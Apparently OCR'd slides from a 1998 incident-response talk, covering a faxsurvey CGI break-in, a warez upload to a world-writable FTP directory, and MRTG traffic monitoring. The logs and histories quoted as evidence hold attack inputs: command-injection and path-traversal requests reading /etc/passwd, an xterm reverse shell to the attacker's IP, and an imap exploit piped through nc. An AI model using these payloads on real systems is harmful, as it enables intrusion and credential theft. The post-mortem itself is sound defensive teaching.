October 7th, 1997

- 6:00pm
  - Arrive hotel in New York City.
  - Phone system does not support my modem.
  - Cell phone reception is terrible.
- 8:45pm
  - Phone call from Eric Bates.
  - “I think that we have a visitor.”

Wed October 7th, 1997

- User http is logged in on ttyp0 and idle for one day:

```
bash-2.02# w
 8:57PM  up 27 days, 14:19, 5 users, load averages: 0.28, 0.33, 0.35
USER     TTY FROM              LOGIN@  IDLE WHAT
http     p0  KRLDB110-06.spli Tue02AM 1days /bin/sh
simsong  p1  asy12.vineyard.n  8:42PM    15 -tcsh (tcsh)
ericx    p2  mac-ewb.vineyard  8:46PM     0 script
ericx    p3  mac-ewb.vineyard  8:46PM    11 top
ericx    p4  mac-ewb.vineyard  8:53PM     1 sleep 5
bash-2.02#
```

- *(Other employees had seen this and ignored it!)*

First step: Document the machine

- script(1) to create a transcript
  - ps *process list*
  - netstat -a *open network connections*
  - (lsof) *open files*
  - grep ‘krldb’ access_log *likely avenue of attack*
- Goals:
  - Don’t alarm intruder.
  - Find mechanism of access
  - Find out what he/she did.
  - Plug the holes.

ps - processes

- Attacker only had two processes
  - /bin/sh on /dev/ttyp0 (2 copies)
    - PID 18671 and 26225
  - Idle since 2AM the previous day.

```
walden: {336} % grep p0 plist
http     18671  0.0  0.1   244  276  p0  Is   Tue02AM    0:02.23 /bin/sh
http     26225  0.0  0.1   236  276  p0  I+   Tue04AM    0:00.07 /bin/sh
walden: {337} %
```

netstat - network connections

- “w” gave incomplete hostname:
  - KRLDB110-06.spli
- netstat revealed one connection -- x11!

```
bash-2.02# netstat -a
Active Internet connections (including servers)
Proto Recv-Q Send-Q  Local Address          Foreign Address        (state)
. . .
tcp        0      0  APACHE.VINEYARD..3098  KRLDB110-06.spli.X11   ESTABLISHED
```

- Use netstat –n to get IP address, from which you can get the full DNS name.

access_log - showed attack

```
Grep krldb /usr/local/apache/logs/access_log
krldb110-06.splitrock.net - - [06/Oct/1998:02:53:48 -
   0400] "GET /cgi-bin/phf?Qname=me%0als%20-lFa
   HTTP/1.0" 404 - "-" "Mozilla/4.0 (compatible; MSIE
   4.01; Windows 98)" "/htdocs/biz/captiva"
krldb110-06.splitrock.net - - [06/Oct/1998:02:53:50 -
   0400] "GET /cgi-bin/faxsurvey?ls%20-lFa HTTP/1.0"
   200 5469 "-" "Mozilla/4.0 (compatible; MSIE 4.01;
   Windows 98)" "/htdocs/biz/captiva"
krldb110-06.splitrock.net - - [06/Oct/1998:02:53:52 -
   0400] "GET /cgi-bin/view-
   source?../../../../../../../../etc/passwd HTTP/1.0"
   404 - "-" "Mozilla/4.0 (compatible; MSIE 4.01;
   Windows 98)" "/htdocs/biz/captiva"
```

Attacker GETs

```
GET /cgi-bin/phf?Qname=me%0als%20-lFa
GET /cgi-bin/faxsurvey?ls%20-lFa
GET /cgi-bin/view-source?../../../../../../../../etc/passwd
GET /cgi-bin/htmlscript?../../../../../../../../etc/passwd
GET /cgi-bin/campas?%0als%20-lFa
GET /cgi-bin/handler/useless_shit;ls%20-lFa|?data=Download
GET /cgi-bin/php.cgi?/etc/passwd
GET /cgi-bin/faxsurvey?ls%20-lFa
GET /cgi-bin/faxsurvey?uname%20-a
GET /cgi-bin/faxsurvey?id
GET /cgi-bin/faxsurvey?cat%20/etc/passwd
GET /cgi-bin/faxsurvey?ls%20-lFa%20/usr/
GET /cgi-bin/faxsurvey?id
GET /cgi-bin/faxsurvey?pwd
GET /cgi-bin/faxsurvey?/bin/pwd
GET /cgi-bin/faxsurvey?ls%20-lFa
GET /cgi-bin/faxsurvey?ls%20-lFa%20../conf/
```

Facts so far

- It looks like the faxsurvey program allowed attacker to run arbitrary programs.
- No evidence that he ran xterm --- except for the X11 connection back to his machine.
- We don’t know what he did or what else he knows.

Action plan

1. Add filter to router to block all access from splitrock (his ISP).
2. STOP his processes and gcore them to get command history.
   - *kill -STOP PIDs*
   - *gcore -c file pid*
   - *strings file*
3. Rename/remove the faxsurvey program (part of hylafax system).

Selected Environment variables from /bin/sh #1:

```
GATEWAY_INTERFACE=CGI/1.1
REMOTE_HOST=krldb110-06.splitrock.net
REMOTE_ADDR=209.156.113.121
DOCUMENT_ROOT=/htdocs/biz/captiva
REMOTE_PORT=4801
SCRIPT_FILENAME=/vni/cgi-bin/faxsurvey
LOGNAME=http
REQUEST_URI=/cgi-bin/faxsurvey?/usr/X11R6/bin/xterm%20-
  display%20209.156.113.121:0.0%20-rv%20-e%20/bin/sh
DISPLAY=209.156.113.121:0.0
SERVER_PORT=80
SCRIPT_NAME=/cgi-bin/faxsurvey
```

History from /bin/sh #1:

```
st2.c
cron.c
cxterm.c
x2.c
qpush.c
cat t.c
cat .c
cat s.c
gc c
ls -lFa
./s -v c2
./s p0
ls -lFa /
cat .s
ls -lFa
cat /w
ls -lFa /
cat .s
```

```
_=.s
$ : not found
gcc -o s steal.c
ls -lFa *.c
gcc -o s s.c
ftp 209.156.113.121
gcc -o s st2.c
./s console
t .s
.121
qpush.c
ppp.c
t2.c
cron.c
cxterm.c
tcsh
x2.c
README
README.debian
```

```
qpush
qpush.c
qpush.c.old
gf: not found
/tmp
mfs:28
/bin/sh
```

…Looks like the attacker was trying to get some sort of root-stealing exploit for Linux (or Debian Linux) to work on the machine.

Selected history from /bin/sh #2:

```
/bin/sh
/bin/sh
/etc/inetd.conf
qpush.c
/usr/bin/gcc
n/gcc
./cc
expr
done
/bin/sh
inetd.conf
t) | telnet 127.1 143
cd /etc
cat .s
which pwd
ls -lFa
expr $L + 1
ls -lFa
./cc -10
./cc
```

Attacker sees that we are running imap

Selected history from /bin/sh #2:

```
./cc
/tmp/.s
/tmp
cd /tmp
cd .s
L=100
cd .s
L=-100
ls -lFa
cd /tmp
/bin/sh
./q 127.1
load
/bins
_=127.1
_=/bins
./cc
./cc -92
./cc -100
./cc 100
cat .s
./cx
```

Attempts to exploit imap vulnerability

Selected history from /bin/sh #2:

```
cat .s
export L
_=.s
cat /etc/passwd |grep "root"
DISPLAY=209.156.113.121:0.0 -rvgdsg
DISPLAY=209.156.113.121:0.0
cat /etc/passwd |Grep "http"
cat /etc/passwd |grep "http"
cat /etc/passwd |grep "www"
while [ $:
done
2 $L
echo $L
(./i 403 0xefbfd5e8 100; cat) |nc 127.1 143
cx $L
$L +1`
(./i 403 0xefbfd5e8 100; cat) | telnet 127.1 143
echo
./cc $L
L=`expr $L + 1`
```

Searching for accounts and passwords…

Tries again for imap

Selected history from /bin/sh #2:

```
uname
ftp 209.156.113.121
mv pp.c p.c
ls -lFa mas*
ls -lFa /etc |grep "mas"
cat master.passwd
telnet 127.1 25
locate modstat
which modstat
ls -lFa /usr/bin/mo*
locate modstate
locate
ico s.c
locate modload
grep
ftp wildsau.idv.uni-lki
i-lki
cat /etc/inetd.conf
./q -0 127.1
cat /etc/inetd.coinf
ftp 209.156.113.121
gcc -o cc cron.c
ftp 209.156.113.121
gcc -o cx cxterm.c
```

Tries for shadow password file

Tries again for sendmail

Tries for linux kernel module loader

And so on…

Epilogue

- We spoke with Splitrock
  - They didn't seem to care (Splitrock is a prodigy dialup port in Texas.)
  - Eventually we were forced to lower the block.
- FBI didn't care
  - This guy is clearly good…
  - But we didn't have more than $8,000 in damages.
- Vulnerability in faxsurvey had been reported July 29, 1998
  - *nearly three months before incident!*

BUGTRAQ Report

```
Date:          Tue, 4 Aug 1998 07:41:24 -0700
Reply-To:      dod@muenster.net
From:          Tom <dod@MUENSTER.NET>
Subject:       remote exploit in faxsurvey cgi-script

Hi!

There exist a bug in the 'faxsurvey' CGI-Script, which allows an attacker to
execute any command s/he wants with the permissions of the HTTP-Server.

All the attacker has to do is type
"http://joepc.linux.elsewhere.org/cgi-bin/faxsurvey?/bin/cat%20/etc/passwd"
in his favorite Web-Browser to get a copy of your Password-File.

All S.u.S.E. 5.1 and 5.2 Linux Dist. (and I think also older ones) with the
HylaFAX package installed are vulnerable to this attack.

AFAIK the problem exists in the call of 'eval'.

I notified the S.u.S.E. team (suse.de) about that problem. Burchard
Steinbild <bs@suse.de> told me, that they have not enough time to fix that
bug for their 5.3 Dist., so they decided to just remove the script from the
file list.
```

Epilogue 2

- Follow security advisories.
  - Hard to do.
- Don’t let http:
  - run gcc
  - read /usr/include


Detecting attacks with MRTG

MRTG MULTI ROUTER TRAFFIC GRAPHER


- Developed by
  - Tobias Oetiker <oetiker@ee.ethz.ch>
  - Dave Rand <dlr@bungi.com>
- Designed to graph bandwidth of connections
- Useful for graphing any value that changes over time.

Typical MRTG uses

- T1 utilization:




- Dialup utilization:




More MRTG uses:

- CPU utilization:




- GIF response time:




MRTG shows changes over time


- Hourly




- Daily



- Weekly



- Monthly



May 19, 1998

- 10:00 am
  - Meeting in Washington DC at the FBI.
- 3:30pm
  - Get on train from Washington -> Boston (8 hour train ride - good chance to relax.)
- 4:30pm
  - Call on cell phone from Aaron

Things are acting strange…

- Single server
  - WWW, POP, IMAP, etc.
- CGI scripts terminating abnormally.
- POP server sometimes disconnecting before e-mail is downloaded.
- Finger doesn’t work quite right.
- Rest of Internet seems normal.

What's wrong?


- No clue…
- Reboot the computer!
- Problem goes away for 30 minutes, then comes back…

Process list looks normal…

```
USER       PID %CPU %MEM   VSZ  RSS  TT  STAT STARTED       TIME COMMAND
simsong   1770 86.4  2.0  5184 5212  p3  R     5:34PM    4:47.73 /usr/local/bin/perl
    /usr/local/bin/report.www -v (report.www)
root     24659 31.4  0.0     0    0  ??  Z     4:19PM    0:00.00 (admin_server)
root      2345  2.0  0.1   220  284  ??  S    31Dec69    0:00.02 (ping)
root      1406  0.0  0.0     0    0  ??  Z     5:32PM    0:00.00 (junkbuster)
root         0  0.0  0.0     0    0  ??  DLs  Mon01PM    0:00.30 (swapper)
root         1  0.0  0.1   148  288  ??  Ss   Mon01PM    0:01.63 /sbin/init
root         2  0.0  0.0     0   12  ??  DL   Mon01PM    0:00.01 (pagedaemon)
root        15  0.0  0.0    68   64  ??  Is   Mon01PM    0:00.00 asyncd 2
root        17  0.0  0.0    68   64  ??  Is   Mon01PM    0:00.02 asyncd 2
root        26  0.0  0.8   748 2008  ??  Ss   Mon01PM    0:00.67 mfs -o rw -s 40960
    /dev/sd0b /tmp (mount_mfs)
root        51  0.0  0.1   268  296  ??  Ss   Mon01PM    0:02.92 gettyd -s
root        62  0.0  0.1   160  340  ??  Ss   Mon01PM    1:19.11 syslogd
daemon      65  0.0  0.1   112  184  ??  Ss   Mon01PM    0:01.36 portmap
root        72  0.0  0.1   216  300  ??  Ss   Mon01PM    0:01.34 mountd
root        74  0.0  0.1   144  288  ??  Is   Mon01PM    0:00.01 nfsd-master (nfsd)
root        76  0.0  0.0    76  100  ??  I    Mon01PM    0:00.00 nfsd-server (nfsd)
root        77  0.0  0.0    76  100  ??  I    Mon01PM    0:00.04 nfsd-server (nfsd)
root        78  0.0  0.0    76  100  ??  I    Mon01PM    0:00.00 nfsd-server (nfsd)
root        79  0.0  0.0    76  100  ??  I    Mon01PM    0:00.00 nfsd-server (nfsd)
root        80  0.0  0.0    76  100  ??  I    Mon01PM    0:00.00 nfsd-server (nfsd)
```

MRTG reveals a problem…

- Something is eating a lot of outgoing bandwidth…



BLUE is transmitted data

GREEN is received data

Process list shows a problem far down from the top…

```
ftp       1471  0.0  0.2   740  496  ??  I    12:28PM    0:13.88
    ds9.kulnet.kuleuven.ac.be: anonymous/mailtothedude@iname.com: RETR pwa98cbl.zip\r\n
    (ftpd)
ftp       1750  0.0  0.2   752  504  ??  S    12:32PM    0:12.79
    ds9.kulnet.kuleuven.ac.be: anonymous/guest@: RETR pwa98cbj.zip\r\n (ftpd)
ftp       6982  0.0  0.2   288  480  ??  S     1:20PM    0:17.21 142.194.48.68:
    anonymous/getright@: RETR /simson/open/nothing_here/this_site_sucks/pwa98cbg.zip\r\n
    (ftpd)
ftp      10062  0.0  0.2   288  480  ??  S     1:53PM    0:00.27 cmodem85.lancite.net:
    anonymous/getright@: RETR /simson/open/  /calibreX/Win98.Final-PWA/pwa98cbf.zip\r\n
    (ftpd)
ftp      10088  0.0  0.2   288  480  ??  S     1:54PM    0:00.27 cmodem85.lancite.net:
    anonymous/getright@: RETR /simson/open/  /calibreX/Win98.Final-PWA/pwa98cbe.zip\r\n
    (ftpd)
ftp      10125  0.0  0.2   288  480  ??  S     1:54PM    0:00.28 cmodem85.lancite.net:
    anonymous/getright@: RETR /simson/open/  /calibreX/Win98.Final-PWA/pwa98cbd.zip\r\n
    (ftpd)
ftp      10251  0.0  0.2   288  480  ??  S     1:55PM    0:00.28 cmodem85.lancite.net:
    anonymous/getright@: RETR /simson/open/  /calibreX/Win98.Final-PWA/pwa98cbc.zip\r\n
    (ftpd)
```

- Total simultaneous FTP transfers: 106

Netstat reveals further information…

```
walden: {424} % more netstat-list
Active Internet connections (including servers)
Proto Recv-Q Send-Q  Local Address          Foreign Address        (state)
tcp        0      0  VINEYARD.NET.http      a2p09.capcon.net.1203  SYN_RCVD
tcp        0      0  VINEYARD.NET.http      DSY4.VINEYARD.NE.1406  SYN_RCVD
tcp        0      0  VINEYARD.NET.pop       ASY5.VINEYARD.NE.2117  ESTABLISHED
tcp        0   1513  VINEYARD.NET.http      207.112.204.161.1570   FIN_WAIT_1
tcp        0   8500  VINEYARD.NET.http      srry01m05-128.bc.1505  ESTABLISHED
tcp        0   7168  VINEYARD.NET.http      hd62-160.hil.com.2033  ESTABLISHED
tcp        0   8192  VINEYARD.NET.http      208.232.119.2.4125     ESTABLISHED
tcp        0   7552  VINEYARD.NET.20        hades.osc.epsilo.2943  ESTABLISHED
tcp        0   6952  VINEYARD.NET.http      ww-tl01.proxy.ao.37672 ESTABLISHED
tcp        0      0  VINEYARD.NET.ftp       dns1.bit-net.com.2268  ESTABLISHED
tcp        0      0  VINEYARD.NET.http      cs206-32.student.1068  FIN_WAIT_2
tcp        0      0  VINEYARD.NET.ftp       spc-isp-mon-uas-.1037  ESTABLISHED
tcp        0      0  VINEYARD.NET.ftp       kenny26.zip.com..1033  ESTABLISHED
tcp        0      0  VINEYARD.NET.http      cs206-32.student.1067  FIN_WAIT_2
tcp        0      0  VINEYARD.NET.ftp       sladl3p24.ozemai.1676  ESTABLISHED
tcp        0   8760  VINEYARD.NET.pop       ASY10.VINEYARD.N.1043  ESTABLISHED
tcp        0      0  VINEYARD.NET.http      cs206-32.student.1065  FIN_WAIT_2
tcp        0   7360  VINEYARD.NET.20        195.120.233.99.1819    ESTABLISHED
tcp        0   7340  VINEYARD.NET.1093      204.138.179.14.20      ESTABLISHED
```

We've been warezed!

- ftp://vineyard.net/simson/open
  - World-writable FTP directory.
- Two directories were created in open:
  - " " *Three spaces*
  - "nothing_here"

File list

```
./open/  /
./open/  /calibreX/
./open/  /calibreX/Win98.Final-PWA/
./open/  /calibreX/Win98.Final-PWA/Microsoft_WIndows98_FINAL_Retail_Full_Setup-
    PWA/
./open/  /calibreX/Win98.Final-PWA/Microsoft_WIndows98_FINAL_Retail_Full_Setup-
    PWA/PWA.NFO
./open/  /calibreX/Win98.Final-PWA/Microsoft_WIndows98_FINAL_Retail_Full_Setup-
    PWA/pwa98rfl1.zip
./open/  /calibreX/Win98.Final-PWA/file_id.diz
./open/  /calibreX/Win98.Final-PWA/PWA.NFO
./open/  /calibreX/Win98.Final-PWA/pwa98cba.zip
./open/  /calibreX/Win98.Final-PWA/pwa98cbd.good.zip
./open/  /calibreX/Win98.Final-PWA/pwa98cbb.zip
./open/  /calibreX/Win98.Final-PWA/pwa98cbc.zip
./open/  /calibreX/Win98.Final-PWA/pwa98cbd.zip
./open/  /calibreX/Win98.Final-PWA/pwa98cbe.zip
. . .
./open/nothing_here/
./open/nothing_here/          /
./open/nothing_here/          /pwa98cba.zip
```

/Microsoft_WIndows98_FINAL_Retail_Full_Setup-PWA/

- Pirates With Attitudes
  - Supplier: PWA Gods
  - Cracker: N/A
  - Packager: Murmillius
  - Protection: Serial Number
  - Type: Operating System
  - Disks: 21 x 5meg

PWA.NFO

- Here it is: Windows '98 Final release - Retail Full Install!
- While every other group will be bringing you so many good programs for this operating system, it's PWA that brings you the OS itself. It is fortunately for the user community that this is the case or you would probably have ended up with a ripped down release from some other lame group missing important system files like KRNL386.exe, because disklimits are more important nowadays to these people than a working release.

PWA.NFO … cont

- You need to download the CABS and the RETAIL SETUP and unzip/unrar everything into one directory. The reason for this is that as soon as I get install keys, I can release RETAIL UPGRADE, OEM FULL and OEM UPGRADE versions and they will only take 4 meg each (the CAB zips are generic thruout all these versions, I can just package up the differences in seperate zips to save everyone space and time). You just unzip whichever one you want into the same directory as the generic CAB zips.

Question: Is PWA.NFO Hearsay?

What we did

- Called Microsoft's anti-piracy line.
  - Useless
- Called FBI
  - Pretty useless as well.
- Called Pace University
  - This got results…
  - …not necessarily the right results.

Integrity Management

- What is it?
- How do you do it?

- Tripwire
- Comparison Copies